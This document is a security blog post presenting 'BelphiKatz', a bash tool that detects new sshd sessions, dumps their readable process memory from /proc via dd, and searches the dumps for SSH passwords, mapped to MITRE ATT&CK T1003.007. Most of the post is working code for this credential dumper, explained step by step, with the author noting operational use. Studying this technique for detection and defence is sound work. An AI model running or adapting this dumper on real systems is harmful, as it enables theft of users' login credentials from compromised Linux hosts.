BelphiKatz - Dumping Credentials From Memory On Linux
Sections
Disclaimer: This blog and program is heavily based on code found in mimipenguin. Consider this a bastardized, simplified, and re-inspired take on the mimipenguin project for my specific operational and educational use cases :)
MITRE ATT&CK ID: T1003.007#
Lately, I’ve been pretty interested in credential harvesting attacks, and building tools to help me understand them better. Projects like this browser credential dumper had seriously helped me gain a better understanding of what all kinds of post exploitation options are out there, and how they work under the hood!
While scrolling through the MITRE ATT&CK matrix one evening, I discovered something neat: OS Credential Dumping: Proc Filesystem T1003.007:
Adversaries may gather credentials from the proc filesystem or
/proc. The proc filesystem is a pseudo-filesystem used as an interface to kernel data structures for Linux based systems managing virtual memory. For each process, the/proc/<PID>/mapsfile shows how memory is mapped within the process’s virtual address space. And/proc/<PID>/mem, exposed for debugging purposes, provides access to the process’s virtual address space. When executing with root privileges, adversaries can search these memory locations for all processes on a system that contain patterns indicative of credentials. Adversaries may use regex patterns, such asgrep -E "^[0-9a-f-]* r" /proc/"$pid"/maps | cut -d' ' -f 1, to look for fixed strings in memory structures or cached hashes. When running without privileged access, processes can still view their own virtual memory locations. Some services or programs may save credentials in clear text inside the process’s memory. https://attack.mitre.org/techniques/T1003/007/
This lead me to wonder, is it possible to dump SSH credentials out of a process such as sshd? I thought… MAYBE? If I can dump memory the moment as a user authenticates.
Well lets find out!
The /proc filesystem#
If you’re unfamiliar with the /proc filesystem, this snippet from the Linux Kernel documentation should help:
The directory /proc contains (among other things) one subdirectory for each process running on the system, which is named after the process ID (PID). https://docs.kernel.org/filesystems/proc.html
Within each process related subdirectory under /proc, tjere are several more subdirectories, such as the ones shown below in this table:

We are interested in the /proc/PID/maps subdirectory. Lets take a look at a one of these subdirectories:

Above we can see the memory mappings for my current bash process. We can see various columns and associated mapped files and libraries. Lets investigate what these mean:
- The first column contains the actual virtual memory region being mapped to, and the start and end boundary lines
- The next column contains permissions, dictating what the process is allowed to do with this memory region.
- Next is the offset. This determines the starting point within the file where the mapping begins.
- Following is the
dev. The device number of the storage hardware holding the file (if this is disk backed memory). - After is the inode, the unique identifier of the file being mapped.
- Finally, the path to the mapped file is found.
You may notice columns with distinct differences, such as no offset (all zeros), no hardware storage devices (all zeros), and a 0 for the inode. These are Anonymous memory regions. These are not backed by any file on any physical storage device. These exist entirely in RAM.
You can think of these as “scratchpads” for a program. Notice, you can see the stack and heap anonymous memory regions.
Specifically, the heap is where we may want to start looking for credentials. The heap can generally be described as a dynamically sized and flexible pool of memory. In addition, we know that global variables can live here, and exist for a potentially long period of time!

Data in the heap stays there until a program explicitly removes it. There could be some human error afoot here… Lets investigate further now that we have a base understanding, and start building our program!
BelphiKatz#
Yeah, I’m naming this one after my cat again.
Our goals are:
- Detect new sshd processes
- Grab their PIDs
- Read their mapped memory regions
- Extract the heap memory region
- Dump it
- Search through later for credentials
We’ll write this in bash and start with a while loop and some initial setup variables:
OUTPUT_DIR="/tmp/ssh_raw_dumps"
mkdir -p "$OUTPUT_DIR"

# Tracking array for processed PIDs
declare -A PROCESSED_PIDS

while true; do
	# Grab PIDs for active interactive child sessions (sshd: user@pts)
	CURRENT_PIDS=$(ps -eo pid,command | grep -E 'sshd:.+@' | grep -v 'grep' | awk '{print $1}')
So far we are:
- Looping forever
- Grab PIDs that contain
sshd: user@ptsThese process indicate an interactive remote terminal session.
We are grabbing this by:
- Outputting PIDs and commands
- Searching for our
sshd: user@ptsstring - Making sure we aren’t catching our own grep process
- Outputting the first “column” in our output with awk (awk determines ‘columns’ by space delimitation)
Next, let’s determine if this is a new process or not
for pid in $CURRENT_PIDS; do
		# If this PID is brand new, capture it immediately
		if [[ -z "${PROCESSED_PIDS[$pid]}" ]]; then
			PROCESSED_PIDS[$pid]=1
			echo "[!] New SSH session detected on PID $pid. Dumping memory..."
Here we are:
- Looping through our
CURRENT_PIDSarrau. - Checking if the value for the key
PIDis zero in ourPROCESSED_PIDSdictionary. - If the value is zero, set it to 1. This time, the next loop doesn’t investigate it further
Lets investigate those memory mappings!
# Read the readable memory ranges from the process map

`mem_maps=$(grep -E "^[0-9a-f-]* r" /proc/"$pid"/maps 2>/dev/null | cut -d' ' -f 1)`
I hate Regex just as much as you do but, stay with me! In our grep command, we are searching for a pattern inside the /proc/PID/maps file that matches something like:
55ba52e00000-55ba52e1a000 r-xp 00000000 08:02 14421295 /usr/bin/bash
So we are:
^Forces the match to start at the very beginning of the line.
[0-9a-f-]Matches any hexadecimal digit or a literal hyphen.*Matches the preceding character class repeatedly, so we can match a string that represents a range like this:55ba52e00000-55ba52e1a000
r: A literal space and lowercase r… so we can be sure that we are allowed to read the memory region.
Lets prepare to dump the found region:
for memrange in $mem_maps; do
	memrange_start=$(echo "$memrange" | cut -d"-" -f 1)
	memrange_start=$(printf "%u\n" 0x"$memrange_start")
	memrange_stop=$(echo "$memrange" | cut -d"-" -f 2)
	memrange_stop=$(printf "%u\n" 0x"$memrange_stop")
	memrange_size=$((memrange_stop - memrange_start))
- First, we snag the starting region with the
cut -d"-" -f 1command on thememrangestring - We then convert the hexadecimal start address into a standard decimal integer (important later)
- Then do this same process for the stop address, extracting it via
cut -d"-" -f 2.
We then subtract the memrange_start decimal value from memrange_stop decimal value, to get the size of the region in bytes!
It’s now time to dump!
# Direct raw dump into target file

dd if=/proc/"$pid"/mem of="$OUTPUT_DIR/sshd.${pid}.raw" ibs=1 oflag=append conv=notrunc skip="$memrange_start" count="$memrange_size" > /dev/null 2>&1

echo " [+] Saved raw memory to $OUTPUT_DIR/sshd.${pid}.raw"
Using dd to copy raw bytes from the /proc/PID/mem file (shown in the table up at The /proc filesystem), we will dump the bytes to a file!
Explaining the flags used here:
if: The input file/proc/PID/memof: The output fileibs: The input block size. We are instructing DD to read one byte at a timeoflag and conv: Some parameters to help us output to the file. This will append to the end of the file, and will not truncate any dataskip: How far into the file we want to skip. We are setting this to thememrange_startvariable, to ensure we are grabbing the correct datacount: This is effectively how many bytes we want to copy. This is set tomemrange_sizeto ensure that we STOP at the end of the memory region.- We then proceed to send errors to
/dev/null
And thats it!
Testing it out#
To test this, lets SSH into a machine, and run the script.
To view the contents and start searching for credentials, we can use the strings command. This will extract all human readable text inside of a file.
- By default, it searches for strings with 4 or more human readable characters
As a test, we can then grep for credentials we entered ourselves, to see if it made it into the file:

It works! For your use cases, you will need to find a way to reliably search for text you believe may be passwords. This could include a series of grep commands, or instructing strings to only search for strings over 8 chars in length (or the password minimum length policy if you know it). Maybe restricting the script to only search SPECIFIC memory regions, such as the heap discussed earlier. This will involve some playing around, however we have proved we can do it!
That’s all for today folks. Happy hacking!.